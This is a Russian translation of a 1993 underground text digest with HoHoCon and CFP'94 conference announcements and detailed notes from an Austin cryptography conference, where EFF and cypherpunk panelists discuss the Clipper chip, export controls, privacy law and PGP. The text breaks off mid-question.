Все объявления и материалы можно скачать, позвонив на Metalland Southwest по номеру 713-468-5802 — официальную BBS HoHoCon. Доска работает 24 часа в сутки, поддерживаются все скорости передачи данных.

Пользователи сети могут подключиться по ftp к cypher.com и найти всю информацию о HoHoCon в /pub/hohocon. Гифки с прошлых конов *пока* не выложены онлайн.

Информация о конференции и обновления, скорее всего, появятся в большинстве изданий и рассылок, связанных с компьютерным андеграундом, включая CuD, CSP, Mondo 2000, 2600, Phrack, TUC, phn0rd, cypherpunks и другие. Они также должны появиться в ряде новостных групп, включая comp.dcom.telecom, alt.security, comp.org.eff.talk и sci.crypt. Мы всячески приветствуем использование, перепечатку и распространение любой информации из этого файла.

То самое глупое заключительное слово из прошлого года, чтобы мы выглядели достойно

HoHoCon '93 станет бесценным опытом для профессионалов и даст журналистам возможность получить информацию и идеи прямо из первых уст. Это также одна из немногих возможностей, когда все члены компьютерного андеграунда могут собраться вместе с реальной целью. Мы настоятельно призываем не пропустить событие такого масштаба — подобное случается нечасто. Если вы когда-либо хотели познакомиться с самыми известными людьми из хакерского сообщества — возможно, это ваш единственный шанс. Не ждите, пока прочитаете об этом во всех журналах и пожалеете, что не были там, — планируйте участие прямо сейчас! Станьте частью того, что мы надеемся сделать нашей самой масштабной и великолепной конференцией.

COMPUTERS, FREEDOM, AND PRIVACY '94

Объявление о конференции
Стипендии, Конкурс научных работ
23–26 марта 1994 г., Чикаго, штат Иллинойс

Четвёртая ежегодная конференция «Компьютеры, свобода и приватность» (CFP'94) пройдёт в Чикаго, штат Иллинойс, с 23 по 26 марта 1994 года. Конференция организована Юридической школой Джона Маршалла; общим председателем выступает George B. Trubow, профессор права и директор Центра информационного права. Программу совместно спонсируют следующие специализированные группы Ассоциации вычислительной техники (ACM): Communications (SIGCOMM), Computers and Society (SIGCAS), Security, Audit and Control (SIGSAC).

Развитие компьютерных и коммуникационных технологий открывает огромные возможности для людей и общества — от удобства для потребителей и эффективности в бизнесе до улучшения общественного здравоохранения, безопасности и расширения участия граждан в жизни общества. Эти технологии коренным образом меняют нашу среду и наши жизни.

В то же время они бросают вызов идее свободного и открытого общества. Личная неприкосновенность и корпоративная безопасность находятся под угрозой высокотехнологичной слежки и мониторинга; бесчисленные базы персональных данных делают частную жизнь постоянно прозрачной; новые формы противоправной деятельности могут поставить под удар традиционные барьеры между гражданином и государством и создать новые испытания для конституционной защиты; географические границы государств и наций могут быть переосмыслены в условиях глобального информационного обмена, не знающего границ.

CFP'94 соберёт экспертов, правозащитников и группы интересов из различных сфер для обсуждения свободы и приватности в современном «информационном обществе». Обучающие семинары состоятся 23 марта 1994 года с 9:00 до 12:00 и с 14:00 до 17:00. Основная программа пройдёт с четверга, 24 марта, по субботу, 26 марта 1994 года.

Студенческий конкурс научных работ

Студенты дневного отделения (бакалавриат и магистратура) могут участвовать в конкурсе. Работы не должны превышать 3000 слов и должны освещать влияние компьютерных и телекоммуникационных технологий на свободу и приватность в обществе. Победители получат финансовую поддержку для участия в конференции и представления своих работ. Все работы должны быть поданы до 15 декабря 1993 года (в виде обычного текста по e-mail или в 6 печатных экземплярах) по адресу: Prof. Eugene Spafford, Department of Computer Science, Purdue University, West Lafayette, IN 47907-2004. E-Mail: spaf@cs.purdue.edu; тел.: 317-494-7825.

Регистрация

Регистрационные взносы:

```
George B. Trubow, профессор права
Директор, Центр информационного права
The John Marshall Law School
315 S. Plymouth Ct.
Chicago, IL 60604-3907
Факс: 312-427-8307; Тел.: 312-987-1445
E-mail: 7trubow@jmls.edu
```

Примечание: члены ACM (укажите номер участника) и выпускники John Marshall (укажите год окончания) получают скидку $10 на семинар и $15 на конференцию.

Регистрация: вопросы по регистрации направляйте RoseMarie Knight, Registration Chair, по адресу JMLS; тел.: 312-987-1420; e-mail: 6rknight@jmls.edu.

Информация о конференции: CFP'94, The John Marshall Law School, 315 S. Plymouth Ct., Chicago, IL 60604-3907 (тел.: 312-987-1419; факс: 312-427-8307; e-mail: CFP94@jmls.edu).

Бронирование номеров: Palmer House Hilton, расположенный в «петле» Чикаго, в одном квартале от Юридической школы Джона Маршалла, является штаб-квартирой конференции. Бронируйте номера напрямую в отеле, упомянув «CFP'94» для получения специального тарифа $99.00 плюс налог. (17 E. Monroe, Chicago, IL 60603, тел.: 312-726-7500; 1-800-HILTONS; факс: 312-263-2556.)

Примечание: более подробная информация о программе будет доступна с 1 декабря 1993 года.

Стипендии

Конференция «Компьютеры, свобода и приватность» (CFP'94) рада объявить о предоставлении ряда стипендий на полное покрытие регистрационного взноса. Конференция пройдёт в Чикаго, штат Иллинойс, с 23 по 26 марта 1995 года и будет организована Юридической школой Джона Маршалла под председательством George Trubow.

Конференция традиционно собирает чрезвычайно разнородную аудиторию людей, озабоченных вопросами стремительного развития «информационного общества»: правозащитников, поставщиков информации, сотрудников правоохранительных органов, борцов за приватность, «хакеров», социологов, педагогов и студентов, IT-специалистов, сторонников криптографии, государственных чиновников и других заинтересованных лиц.

Среди докладчиков прошлых конференций — сооснователи Electronic Frontier Foundation (EFF) John Perry Barlow и Mitch Kapor, заместитель директора ФБР William A. «Al» Bayse, писатель Bruce Sterling, правозащитник Simon Davies, профессор права Гарвардского университета Lawrence Tribe, хакер «Phiber Optik», Dorothy Denning из Джорджтаунского университета, автор «Cuckoo's Egg» Clifford Stoll, советник Prodigy George Perry, основатель USA Today Al Neuwith, бывший председатель FCC Nicholas Johnson, Marc Rotenberg из Computer Professionals for Social Responsibility (CPSR), прокурор из Аризоны Gail Thackeray и Judi Clark из Bay Area Women in Computing.

Стипендии предназначены для тех, кто хотел бы посетить конференцию, но не может позволить себе регистрационный взнос. Они доступны для студентов бакалавриата и магистратуры любого направления (среди прошлых участников — студенты по специальностям computer science, право, социология, гуманитарные науки, журналистика и женские исследования), сотрудников

правоохранительных органов, хакеров, социологов и всех, кто интересуется будущим информационного общества.

Заявки на стипендию (предпочтительно по e-mail) направляйте:

```
John F. McMullen
Perry Street
Jefferson Valley, NY 10535

mcmullen@panix.com
(914) 245-2734 (телефон)
(914) 245-8464 (факс)
```

В заявке необходимо указать:

1. Личные данные: имя, адреса (включая e-mail), телефоны, место учёбы и/или работы.
2. Краткое изложение того, что заявитель рассчитывает получить от CFP'94 и какое влияние участие окажет на его сообщество или будущую деятельность.
3. Подтверждение того, что заявитель осознаёт свою ответственность за расходы на транспорт и проживание. Стипендия покрывает только взнос и питание, включённое в программу конференции.
4. Подтверждение того, что без стипендии заявитель не сможет посетить конференцию, и обязательство посетить её в случае получения стипендии.
6. Подтверждение готовности — в случае получения стипендии — поддерживать связь с John McMullen по указанным выше контактам.

Количество стипендий определяется имеющимся финансированием.

Заметки с Остинской конференции по криптографии, 22 сентября 1993 г.

Автор: Gregory W. Kamen

--- Предупреждение о динозавре ---

Оговорка: многие участники оговаривали, что их слова не являются юридической консультацией. Кроме того, материал подготовлен по заметкам, которые не всегда были разборчивы или полны, поэтому я снимаю с себя ответственность за возможные неточности и ошибки при цитировании. (Если вам это не нравится — попробуйте сами напечатать «cypherpunks» снова и снова :P). Обратите внимание: в сессиях вопросов и ответов ответы были по существу, хотя и не всегда напрямую отвечали на вопросы. Также настоящий материал не является юридической консультацией или предложением юридических услуг с моей стороны и не обязательно отражает позицию EFH, EFF, EFF-Austin, отдельных участников конференции или каких-либо живых лиц.

Зал был рассчитан примерно на 180 человек. По сути, он был полон, несколько человек стояли — неплохо для среды после полудня.

Присутствовала большая группа (около 14 человек) от EFH.

Steve Jackson открыл собрание вступительным словом, среди прочего сообщив, что Austin Code Works, издателю криптографического программного обеспечения, была вручена повестка в суд.

Можно ожидать, что эта история появится в популярных новостных журналах примерно через два месяца.

Bruce Sterling выступил с основным докладом.

Он начал с установления контекста, определив криптографию:

• как тайное кодирование с целью избежать слежки со стороны длинного списка организаций;
• как способ ограничить знание кругом посвящённых и доверенных лиц;
• как средство обеспечения конфиденциальности цифровых коммуникаций;
• как новую форму информационной экономики.

Sterling затем отметил, что крипто «вышло из тени»:

• о нём говорят на улицах;
• правительство признаёт это, продвигая чип Clipper;
• оно в руках людей;
• публичная криптография общедоступна и продаётся коммерчески;
• типичный срок от первой публикации идеи до выхода на рынок — 20 лет. Diffie опубликовал первый алгоритм криптографии с открытым ключом в 1975 году, значит, целевой датой массового распространения крипто должен быть 1995 год. Для вывода на рынок потребуется политическое давление, судебные иски и деньги.

Затем Sterling перешёл к теме заседания большого жюри в Сан-Хосе 22 сентября.

• Выдвинуты обвинения в нарушении экспортного законодательства. Каков бы ни был исход — это дело, безусловно, не последнее в своём роде.

Наконец, перед тем как закрыть тему, отметив, что EFF-Austin — это не EFF, Sterling кратко представил панелистов:

• Это люди, которые могут рассказать нам о будущем.
• Они являются директорами общенационального EFF и могут поделиться информацией.

Панелисты первой панели:
• Mitch Kapor — сооснователь EFF, разработчик ПО, предприниматель, журналист, филантроп, активист. С самого начала публично отстаивал непопулярные позиции и помогал делать их менее непонятными. Сделал много хорошего для общества.
• Jerry Berman — президент EFF, правозащитный активист, широко публиковался по вопросам безопасности и приватности, ранее был активен в ACLU и входит в команду Clinton по Национальной информационной инфраструктуре.

Панелисты второй панели:
• Esther Dyson — журналист, автор широко читаемого проекта «Release 1.0», гуру в Европе.
• Mike Godwin — юрист EFF, опытный публичный спикер, выпускник UT-Austin, входит в совет как EFF-Austin, так и EFF.

Панелисты третьей панели:
• Eric Hughes — не член EFF, основал список рассылки cypherpunks, из Калифорнии.
• John Gilmore — программист с 20-летним стажем, пионер в Sun, борец за гражданские свободы.
• John Perry Barlow — сооснователь EFF, медиаэнтузиаст, автор.

Панель №1: Политика

Kapor — Вступительное слово: постановка проблемы

a. Серия конференций в Вашингтоне, где EFF был ознакомлен с тем, как принимаются законы на техническом уровне процесса. Berman сыграл ключевую роль в принятии ECPA, которая

впоследствии была успешно применена в деле Steve Jackson Games.

b. ECPA — хорошая вещь: она гласит, что электронная почта должна быть столь же конфиденциальной, как обычная почта. Однако она недостаточно далеко заходит, поскольку перехватывать разговоры по мобильным телефонам относительно легко.

c. Kapor почувствовал необходимость технологических средств защиты приватности. Одних законов недостаточно. Berman (тогда ещё придерживался мнения, которое с тех пор изменил), распространённого в Вашингтоне: законов достаточно.

d. Опрос: 20% присутствующих используют PGP. 80% слышали о PGP.

Berman:

a. Развивая мысль Kapor о слабости ECPA: политики останутся в неведении, пока мы их не просветим. Если знание способно изменить политический процесс — это необходимо сделать.

b. EFF открыл представительство в Вашингтоне, потому что крупные коммерческие игроки формируют политику по проектированию и управлению электронным пространством. Общественность и потребители не представлены.

c. Мы добиваемся того, чтобы национальная информационная инфраструктура служила общественным интересам. Например, если крупные игроки возьмут процесс под контроль, они будут управлять доступом, и NII будет выглядеть как 500 кабельных каналов, а не как коммутируемая сеть типа Интернета.

d. Грядёт большая битва: компьютеры и коммуникации стали настолько доступны, что каждый может стать издателем. Это, как минимум, поднимает вопросы Первой поправки.

e. Чип Clipper:
• обладает огромным потенциалом для сети; однако правительственные структуры не уверены в контроле над ним;
• конфиденциальность и безопасность необходимы для развития NII. Это угроза для правоохранительного сообщества;
• реакция правоохранительного сообщества — попытки ограничить технологию;
• чтобы захватить будущее, они хотят разработать технологию самостоятельно;
• позиция EFF: не стоит продвигать предложение Clipper;
• главный вопрос: что делать, когда все коммуникации зашифрованы;
• Clinton начал изучение политики в области криптографии и одновременно представил чип Clipper — по мнению многих, это свидетельствует о том, что политика была уже определена. Clipper был представлен не как предмет изучения, а как свершившийся факт;
• предложение Clipper плохо, потому что основано на секретном алгоритме, не прошедшем надлежащей проверки, противоречит идее совместимости — поскольку более надёжная криптография разрабатывается за пределами США, — а также включает механизм депонирования ключей, доступный лишь «своим»;
• мы не проверяем содержание коммуникаций предварительно. Правоохранительным органам нужен ордер. Это основа Первой, Четвёртой и Пятой поправок.

f. Мы выступаем против чипа Clipper/Skipjack:
• нет доказательств того, что правоохранительные органы будут серьёзно ущемлены в борьбе с преступностью при наличии крипто;
• положительные и отрицательные последствия широкого распространения крипто не рассматривались;
• если у правоохранительных органов есть ордер, они должны получить доступ;
• пока Clipper не обязателен, люди могут использовать другие средства шифрования.

g. Выводы:

• если Clipper добровольный — он не работает, поскольку желающие надёжно шифровать перейдут на другие продукты;
• если Clipper обязателен — возникают серьёзные конституционные вопросы;
• даже если предложение Clipper провалится, при нынешнем режиме мы всё равно проиграем — законы об экспортном контроле гарантируют, что у нас не будет криптографии, совместимой с остальным миром.

h. EFF возглавляет крупную коалицию, включающую представителей Microsoft, IBM и ACLU, для противодействия этому.

i. Конгрессу достаточно одного резонансного случая — например, террористического акта — чтобы изменить курс в противоположную сторону.

Вопросы и ответы

В: Ключ в аппаратуре или программном обеспечении Clipper?

О: В аппаратуре, поэтому устройство навсегда скомпрометировано, как только ключи будут извлечены из депозита. Аргументы правоохранительных органов — это, по сути, прикрытие для АНБ и его религиозного обязательства не допустить распространения крипто. Миссия АНБ — обеспечить «взлом» каждой коммуникации в мире, так зачем им предлагать шифрование без «чёрного хода», позволяющего расшифровывать все передачи.

В: Каков текущий статус отношений между NIST и АНБ?

О: АНБ продавало «защищённые» телефоны. Они хотели ввести новую категорию информации. Ответственность за засекреченные системы лежит на АНБ. NIST привлекается к решению внутренних криптографических задач. Однако по бюджету и опыту АНБ доминирует, и NIST полагается на него.

В: Как ГАТТ соотносится с предложением Clipper?

О: В ГАТТ это не рассматривается. Международного стандарта не существует.

В: Что происходит с PGP?

О: Pretty Good Privacy — это народная криптография. Она разработана независимо и широко распространена для обеспечения информационной безопасности. Сейчас вокруг PGP существуют два спорных вопроса: первый — подпадает ли оно под экспортный контроль, второй — его статус в отношении интеллектуальной собственности.

В: Какие факты у нас есть об истории Clipper?

О: Проект начался в администрации Буша после того, как AT&T представила телефоны с реализацией DES. Clinton рассматривал его в начале своей администрации. АНБ продвигало программу, и сотрудники хотели «что-то сделать». Наихудший сценарий истории Clipper — что информация утекла в прессу, а история об «изучении вопроса» была придумана, чтобы прикрыть утечку. Люди могут быть удивлены тем, как мало экспертизы и осмысления стоит за этими решениями. Политики работают в жёстких временных условиях, реагируя на кризис текущего момента. Большинство из них — разумные люди, стремящиеся сделать всё возможное. Если мы будем достаточно долго и настойчиво продвигать определённые идеи — мы можем повлиять на исход.

В: После дела _AMD против Intel_ ничто не мешает клонировать чипы Clipper, чтобы обойти правоохранительную функцию, верно?

О: Трудно сказать. Чипы ещё не были поставлены. С ними возникли технические проблемы. На слушаниях NIST несколько недель назад Dorothy Denning раскрыла, что она изучила алгоритм Skipjack в одиночку — остальные четыре криптографа, отобранные для проверки, были в отпуске. Степень цинизма велика, поскольку правительство заявило, что будет давить на участников рынка

своей покупательной способностью и угрозой преследования, чтобы сделать Skipjack де-факто стандартом. EFF пытается добиться от AT&T и Motorola каких-то действий. Возможно, клонировать чип не так просто. John Gilmore хочет выяснить, насколько легко его реверс-инжинирировать.

B: Какие конкретные шаги можно предпринять?

O: Напишите письмо в Белый дом и поставьте в копию EFF. Также сосредоточьтесь на дискуссии о владении и аренде NII. Southwestern Bell хочет получить право владеть и сдавать в аренду сеть и не совсем уверена, должно ли правительство быть вовлечено. Это второй по продолжительности предмет озабоченности EFF: владелец информационных магистралей не должен контролировать контент. Пропускная способность должна предоставляться на принципах общего транспорта и универсального доступа. Строительство NII должно вести частный сектор, поскольку у правительства нет необходимых ресурсов. Нельзя мириться с ограничением пропускной способности в сторону пользователя. Сеть должна сохранить характеристики, аналогичные BBS.

B: Если NIST должен быть депозитарием ключей, почему это небезопасно?

O: Это вызывает моральное возмущение, но моральным возмущением далеко не уедешь. Нужно превозмочь неприязнь к взаимодействию с правительством ради компромисса. Участие в процессе принятия решений *того стоит*.

B: Какова позиция ACLU и республиканских аналитических центров по Clipper?

O: Многие организации столкнулись с NII. ACLU борется против чипа Clipper. Для других организаций это не приоритетная тема.

B: Что касается DES: ограничения на экспорт распространяются на шифровальные устройства, но их всё равно экспортируют. Зачем такая политика избирательного применения?

O: Не стоит искать последовательности. SPA признала, что существует 231 продукт, эквивалентный DES. Джинн выпущен из бутылки. Исходный код DES широко доступен, хотя внутри США — больше, чем за рубежом.

B: Если правительство добьётся своего, какие хорошие продукты останутся у нас?

O: Правительство может добиться своего только через обязательное применение Skipjack. Если это выдержит юридическую и политическую проверку — *альтернативы не будет*. Правительство заявило, что рассматривает возможность запрета использования криптографии, отличной от Skipjack, но такой политики ещё не принято.

B: Если крипто — это оружие, защищает ли его Вторая поправка?

O: Вторая поправка, вероятно, не затрагивает вопрос экспорта.

B: Есть ли юридические уязвимости в патентах на криптографию с открытым ключом?

O: У EFF хватает других забот, и однозначного ответа ещё нет, однако есть мнение о наличии фундаментальной слабости всех патентов на программное обеспечение. Тем не менее судиться по этому вопросу сейчас нереально дорого.

B: Нужны ли новые законы об авторском праве из-за шифрования?

O: Без изменений в законодательстве об авторском праве будет трудно создать полноценную сетевую экономику. Производители хотят зарабатывать в сети. Потребители хотят аналога домашнего копирования. Покрыть все варианты непросто.

B: Как соотносятся вопросы правоохранительной деятельности в гражданских делах?

O: Интересный момент, потому что граница между коммерческим спором и уголовным деянием размыта. Перехват переговоров сопряжён с рисками. Правоохранительные органы не должны иметь оснований прослушивать линию в случае двустороннего спора. Есть опасность

злоупотребления анализом трафика звонков.

B: ECPA могла бы использоваться для регулирования доступа к эфиру. Проверялась ли она на соответствие Первой поправке?

O: Это демонстрирует, что нужны технологические меры защиты, а не только законы. Люди слушали разговоры по мобильным телефонам с помощью сканеров — в итоге производство сканеров запретили, но сами мобильные телефоны можно модифицировать в сканер. Эксперименты с шифрованием в целях приватности меняют баланс. RSA доступна за рубежом. Закон RICO применяется чрезмерно широко.

Панель №2: Промышленные и правовые вопросы

Dyson — Помимо того, что коммерческие структуры являются гражданами, существуют три главных проблемы:

1. Защита коммерческой тайны.
2. Защита интеллектуальной собственности для сетевого бизнеса и баз данных.
3. Экспорт устройств шифрования: американский бизнес любит работать за рубежом. Создание стандарта только для США экономически нецелесообразно. В России и Болгарии на BBS доступна более надёжная криптография.

Godwin — Говорит о правоохранительных аргументах правительства. Существуют общие вопросы, касающиеся компьютеров, коммуникаций и приватности, выходящие за рамки одного лишь Clipper.

• Godwin — первый, кому звонят люди, обращаясь в EFF с проблемами. Помимо предоставления общей информации о правовой ответственности, он ведёт приём дел для EFF и выступает на конференциях по уголовным и конституционным вопросам.
• Эти усилия уже принесли хотя бы одно изменение: сотрудники правоохранительных органов больше не являются полностью некомпетентными и ничего не понимают в компьютерах.
• Наиболее интересны вопросы, связанные с хакерами и криптографией. Участие ФБР в цифровой телефонии: они хотели сделать её более удобной для прослушивания. Они поняли, что это бессмысленно без ограничений на шифрование, и вскоре после этого появился Clipper.

Правовая история

Право на конфиденциальность коммуникаций — относительно новая концепция. Верховный суд столкнулся с ней в деле _Olmstead_ 1928 года и постановил, что никакой защиты по Четвёртой поправке нет, поскольку не было физического вторжения в собственность. Доктрина пересматривалась неоднократно.

• Использование присасывающегося микрофона у стены квартиры ответчика дало аналогичный результат.
• В более позднем деле о «штыревом микрофоне», проникшем в отопительный канал квартиры ответчика, суд постановил, что Четвёртая поправка применяется, но не распространил на него общую защиту по Четвёртой поправке.
• Наконец, в деле _Katz_ в конце 1960-х годов суд сформулировал нынешнюю доктрину, постановив, что у ответчика есть разумные ожидания приватности в телефонной будке. Суд заявил, что Четвёртая поправка защищает людей, а не места. Судья Брандейс в особом мнении сослался на дело Olmstead и отметил: «Право, которое цивилизованные люди ценят больше всего, — это право быть оставленными в покое».

Аргументы, регулярно приводимые правоохранительными органами в пользу Clipper:

1. Прослушивание было незаменимо при раскрытии многих дел. — Этот аргумент выглядит разумно.

2. Даже если они не могут привести конкретного дела сейчас, они действуют превентивно, стремясь предвидеть проблемы, а не реагировать на них. — Dorothy Denning рано включилась в разработку проблематики. Теперь она поддерживает правительственную позицию. Суть в том, что установка «мы против них» контрпродуктивна.

3. Существуют ядерные террористы. — Этот аргумент — результат ложного умозаключения. Подобно пари Паскаля, цена ошибки настолько высока, что разумный человек выбирает «верить», даже если вероятность ничтожна. Проблема в том, что так жить нельзя. Единственно верного ответа нет. К тому же здесь есть существенные альтернативные издержки. Расширение индивидуальных прав всегда предполагает компромисс с эффективностью государства. Возьмём для примера принудительное признание: было бы очень эффективно заставить человека признаться, но ценой для индивидуальных прав слишком высока. Нет конституционного прецедента для запрета шифрования. В идеале правоохранительные органы должны иметь право пытаться перехватывать коммуникации при определённых обстоятельствах, но без гарантии успеха.

4. Прослушивание создало право на доступ к коммуникациям. — Этот аргумент откровенно абсурден.

Вопросы и ответы

В: Перед созданием атомной бомбы её сторонники говорили, что она обойдётся в $1 млн. В итоге — $1 млрд. Конгрессу сказали, что вероятность успеха — 1 из 10. Значит, аргумент о ядерных террористах работает?

О: Террористы не будут использовать Clipper.

В: АНБ давно работает со скремблерами. Почему нам нельзя иметь эти устройства?

О: Мы не открываем ящик Пандоры. Шифрование уже есть. По их мнению, большинство коммуникаций сейчас не зашифровано. Шифрование создаст «узкое место», которое изменит методы работы правоохранительных органов.

В: Что происходит с делом Davis в Оклахоме? Если осудят — есть ли шансы на условно-досрочное освобождение?

О: Davis — владелец BBS, привлечённый к ответственности за предположительно непристойные материалы на его доске. Я не знаю законодательство Оклахомы об условно-досрочном освобождении.

В: Каков текущий правовой статус PGP?

О: Об этом будет сказано позже.

В: Если «только преступники будут иметь крипто» — насколько эффективен может быть запрет?

О: Подавить нестандартное крипто будет, вероятно, несложно, если: они обнаружат его в ходе расследования другого преступления, или само его наличие может стать основанием для обыска.

В: Не сводится ли всё это к принципу «если вам нечего скрывать, нечего и шифровать»?

О: Это не даёт правоохранительным органам никаких правовых оснований. Бизнес любит криптографию. В сценарии, где разрешены только определённые виды крипто, использование нестандартного может порождать соответствующую презумпцию. Чем больше людей шифруют, тем больше будут считать это нормой.

В: Есть ли ощущение политической воли к защите приватности в этой стране?

O: Это неочевидно. Есть реальный образовательный барьер в понимании важности технологий.

B: Правоохранительный аспект не важен для АНБ, верно?

O: Русские и японцы проделали больше теоретической работы. Прочитайте «The Puzzle Palace».

B: Виртуальным сообществам и сетевому бизнесу нужна криптография на всех системах для подтверждения цифровых подписей.

O: Она не нужна повсеместно. Она будет дешеветь по мере распространения цифровых подписей. Предложение Clipper не затрагивает цифровые подписи. NIST также ведёт переговоры с IRS о внедрении Clipper через расширение возможности подачи налоговых деклараций в электронном виде для пользователей Clipper.

B: Каковы нынешние ограничения на *импорт* крипто?

O: Никаких.

B: Предвидится ли злоупотребление коммерческой информацией со стороны правоохранительных органов?

O: Это неоднозначно. Существуют законы, защищающие от таких злоупотреблений, — например, законы об электронных денежных переводах, а также требование закона о прослушивании уведомлять объект слежки. Именно поэтому и предложили двух депозитариев ключей. Слабое место — человеческий фактор: люди могут быть скомпрометированы. Ответ на правоохранительный аргумент: можно использовать более двух депозитариев, чтобы взятка стала непомерно дорогой. К тому же человеческая слабость — не уникальная проблема чипа Clipper или систем хранения ключей.

B: Нет никакого соответствия между чипом и телефоном, верно?

O: Единственная связь — слово офицера, запрашивающего ордер. На данный момент нет положений о базе данных с идентификаторами всех чипов.

B: Может ли президент или конгресс запретить шифрование указом?

O: Президент — нет, указом не может. Неясно, может ли это сделать конгресс с конституционной точки зрения.

B: Что со стеганографией?

O: Стеганография — это когда сообщение выглядит незашифрованным, но содержит код. Идёт постоянное соревнование между правоохранительными органами и криминальным элементом за технологическое лидерство.

B: Являются ли одноразовые блокноты незаконными или подпадают под экспортные ограничения?

O: Нет. Немногие политики вообще о них слышали.

B: Каков желаемый образ будущего?

O: Дать людям технологические средства защиты собственной приватности. Свобода обмена информацией. Сообщества, следующие стандарту без надзора, — чтобы мы могли экспортировать.

Godwin — более философский подход. Лично вы можете быть уверены в личности собеседника. Это создаёт близость. Технология способна освободить близость от случайности географии. С криптографией вы знаете личность другого человека и уверены, что вас не подслушивают.

B: Кто те правоохранители, с которыми вы общаетесь? Они представляют высшие уровни своих организаций?

O: (Godwin) Я не претендую на знание того, что думает АНБ. Я разговаривал с ФБР, государственными и местными правоохранительными органами — все они говорят одно и то же.

Панель №3: Шифропанки

Barlow — Не обладает нужной пропускной способностью ввода-вывода, чтобы быть шифропанком. Не понимает, как они это делают. Сеть — крупнейшее технологическое достижение со времён огня. Предстоит очень трудный выбор, который, возможно, уже сделан: либо всё видимо любому любопытному, либо ничто не видимо. Barlow родом из маленького города. Его не беспокоят вторжения в приватность на этом уровне. Но есть разница между местными жителями и владельцами базы данных.

Проблема добровольного отказа от приватности (который без шифрования неизбежен) состоит в том, что это позволяет «им» защищать нас от нас самих. К тому же, каким бы благожелательным ни было нынешнее правительство, на дороге всегда найдётся коррумпированное. Скрытые криптоэкономики могут сокрушить большинство правительств. Но и безвластие — не обязательно благо.

Шифропанков движет закон природы: анархия вырывается наружу, и Barlow — один из таких. Однако либертарианский импульс ставит несколько вопросов о крипто: что мы пытаемся скрыть, от кого и почему? Существует много «преступлений без жертв», за которые никто не хочет брать ответственность.

Barlow хочет, чтобы крипто создавало доверие к личности. Настоящий вопрос шифропанков: война окончена, и мы победили. Как сделать передачу власти плавной? Природа человека — стремиться к какой-то властной структуре. Крайне важно приобщить друзей и безразличных к крипто.

Gilmore — Законов слишком много, и они запрещают не то, что нужно; нам нужно объяснять. В нынешней системе шифропанки естественным образом оказываются маркированы как «они». Видение Gilmore — беспрецедентная мобильность через создание приватности и аутентичности на расстоянии. Тогда не нужно жить рядом с работой или отдыхать рядом с домом. Сосредотачиваясь на заговорщиках, правоохранительные органы упускают деловое применение. Формальная тема панели — шифропанки.

• Крипто — не такая уж сложная вещь. Книга Denning показывает, как реализовать DES и RSA.
• Шифропанки раздвигают границы — переводя криптографию из теории в практическую плоскость.
• Они стараются вложить крипто в руки людей, чтобы правительство не смогло его отнять. Именно поэтому PGP распространяется свободно.
• Также ведётся работа над анонимностью и схемами цифровых денег.

Направления работы группы шифропанков:

1. **Анонимность** — анонимная электронная почта. Какое влияние это оказывает на способ коммуникации? Большинство дискуссий относительно неинформированы. Верховный суд считает, что право на анонимность существует. Закон Лос-Анджелеса, требующий от демонстрантов, раздающих листовки, указывать своё имя и адрес, был отменён как ограничивающий свободу слова. В других медиа телефоны анонимны. Вокруг Caller ID было много шума. Почтовая служба не принуждает к указанию обратного адреса. Телеграммы и радио аналогично анонимны.

2. **Приватность** — разработка систем обмена ключами для PGP, эксперименты с шифрованием аудио. Системы цифровых денег — стоит только появиться электронным деньгам, как в сети возникнет масса предприятий. Правовыми аспектами сейчас занимаются специалисты.

3. **Просветительская деятельность** — список рассылки, статьи в Village Voice, Wired, Whole Earth News.

4. **Взаимодействие с правительством** — Направили в NIST список вопросов о Clipper. Подали несколько запросов по Закону о свободе информации. Кто-то перерыл мусорные баки у Mykotronx. В недавнем запросе FOIA к помощнику министра обороны стало известно, что правоохранительное и разведывательное сообщества добиваются обязательного применения Clipper. Сейчас на рассмотрении запрос FOIA по Clipper. ФБР вернуло папку с вырезками, однако сообщило, что обработка и рассекречивание всех запрошенных документов займёт 3,5 года.

5. **Будущие проекты** — Создание зашифрованных телефонов на базе PGP. Настоящий цифровой банкинг. Автоматизация анонимности и удобный интерфейс для анонимной почты. Усиление безопасности протоколов между машинами — сейчас они передают данные в открытом виде. Недавно на домашней машине Gilmore в Cygnus хакер удалённо отследил сессию, а затем установил демон для мониторинга первых 200 байт трафика Ethernet с каждого подключения. Демон был удалён, проблема устранена с помощью kerberos.

Hughes — Cypherpunks были основаны Hughes и Tim May. Удивительно, сколько медиавнимания они получили. Они понимали значимость своего дела, но не предполагали, что столь многие разделяют это мнение. Сейчас снимается пилотный эпизод телешоу по мотивам шифропанков, и Hughes позиционирует себя как медиаэксперта. Вот несколько очевидных, но требующих формулировки вещей:

1. Чтобы иметь закрытый ключ, нужен собственный процессор. Хранить ключ в сети, к которой у кого-то есть физический доступ, — глупо. Отсюда следует, что цифровая приватность — привилегия богатых.

2. Cypherpunks — не «лига хакерской приватности», а организация, добивающаяся приватности для всех. Крипто должно быть простым в использовании. Только сейчас стало возможным создать удобный анонимный ремейлер. Пользовательский интерфейс *обязан* быть простым. Обыватели считают, что если компьютер не подключён к сети — он защищён. Они не понимают, насколько это невыгодно. Gibson называет несетевые компьютеры «мёртвым кремнием». Поэтому шифрование должно быть прозрачным для пользователя. Список рассылки cypherpunks достиг критической массы около двух месяцев назад — теперь достаточно людей понимают концепции, чтобы двигаться вперёд. Исторически мы на перекрёстке.

3. Если только вы один используете крипто — ясно, что зашифрованное сообщение отправили именно вы. Анонимность — социальный конструкт, и она не работает, если ею пользуются немногие. Правительство хорошо подавляет малое, но плохо — большое. Поэтому лучший курс действий — распространять идею. В итоге большинство из нас будут либо все приватными, либо все нет. Если шифрование вам доступно — пользуйтесь им.

В ответ Dyson о вопросе авторского права: авторское право мертво, или по меньшей мере при смерти. Через 100 лет оно не будет существовать в нынешнем виде. Это инструмент использования государственной силы для подавления самовыражения. Продавать по-прежнему можно своевременность информации, индексирование, доставку и т.д.

Gilmore — Если мы решим сохранять приватность, единственным ограничением секретности станет индивидуальная совесть.

Комментарии из зала:

• По мере того как удерживать информацию становится всё труднее, маркетинг смещается в сторону отношений, а не продукта.
• Чтобы сделать шифрование удобным — создайте почтовый клиент с его поддержкой. (Ответ: мы работаем над этим.)

Вопросы и ответы

В: Можно ли сделать публичные ключи доступными через серверы доменных имён?

O: Разработчики PGP работают над этим. Интернет — это информационный мотель. Данные заселяются, но не выселяются.

B: Возможно ли вообще хранить секреты?

O: Чем крупнее организация, тем труднее хранить тайну. Секретность и цифровые подписи не одно и то же. Возможно, мы увидим указатели на конкретные документы, содержащие самоверифицирующуюся информацию. Они изменят баланс сил.

B: Можно ли продать Clinton идею сильной криптографии как часть его программы национальных карточек здоровья?

